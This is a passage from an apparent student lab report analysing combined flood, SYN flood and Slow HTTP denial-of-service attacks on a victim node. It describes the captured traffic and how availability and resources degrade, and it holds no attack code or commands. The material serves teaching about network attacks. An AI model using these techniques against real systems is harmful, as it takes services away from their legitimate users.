


Figure 29: Captured Flood attack & SYN flood attack traffic

b. **Discuss the changes in system availability between before and after the attack.**
Before the attack, the victim system responds to any requests within the load time range of 0.045 to 0.055 and is available to accept new requests but after the attack, the availability slowly decreases as the load time increases and finally the system stops being available to any new requests since all the resources of the victim are drained. In my case, the victim system stopped responding after a couple of seconds into the attack, and had the load time go up till 31.110

c. **Discuss the changes in system resource usage before and after the attack.**
Before the attack, the resources were divided effectively to all the legitimate traffic and victim had a smooth working of the resource allocations. But after the attack, all the resources were taken by the attack traffic from open 3-way TCP connections, leaving no resource with the victim that he could allocate to legitimate traffic.

ii) SYN flood attack & Slow HTTP attack

a. **Capture attack traffic and explain its effect on the network and victim node.**
Below is the attack traffic captured during SYN flood attack & Slow HTTP attack (Figure: 30). Here, the SYN flood attack has packets flooding through the network that uses up all the bandwidth of the victim node and causes the victim node resources to drain resulting in resource starvation for the legitimate traffic and slow HTTP attack accelerates the resource starvation for legitimate traffic to the victim.




Figure 30: Captured SYN flood attack & Slow HTTP attack

b. Discuss the changes in system availability between before and after the attack.

Before the attack, the victim system responds to any requests within the load time range of 0.045 to 0.055 and is available to accept new requests but after the attack, all the sockets available on the victim's node are consumed and the attack packets wait for the busy sockets to become available before successfully consuming them too. Once this is achieved, the system is not available anymore.

c. Discuss the changes in system resource usage before and after the attack.

Before the attack, the resources were divided effectively to all the legitimate traffic and victim had a smooth working of the resource allocations. But after the attack, all the resources were taken by the attack traffic from open 3-way TCP connections and partial http connections, leaving no resource with the victim that he could allocate to legitimate traffic.

iii) Flood attack & Slow HTTP attack

a. **Capture attack traffic and explain its effect on the network and victim node.**
Capture attack traffic for Flood attack & Slow HTTP attack combination is shown below (Figure: 31). Here, flood attack uses up the victim's bandwidth and the packets are clogged over the network resulting in blocking of legitimate traffic to the victim and slow HTTP attack sends partial http requests to the victim in order to drain the resources.




Figure 31: Captured Flood attack & Slow HTTP attack

b. Discuss the changes in system availability between before and after the attack.

Before the attack, the victim system responds to any requests within the load time range of 0.045 to 0.055 and is available to accept new requests but after the attack, all the sockets available on the victim's node are consumed and the attack packets wait for the busy sockets to become available before successfully consuming them too. Once this is achieved, the system is not available anymore.

c. Discuss the changes in system resource usage before and after the attack.

Before the attack, the resources were divided effectively to all the legitimate traffic and victim had a smooth working of the resource allocations. But after the attack, partial http connections left no room for the legitimate traffic to use the resources available. All the available resourced where taken by the attack traffic.

References:

[1] https://www.ionos.com/digitalguide/server/security/syn-flood/
[2] https://web.archive.org/web/20090822001255/http://ha.ckers.org/slowloris/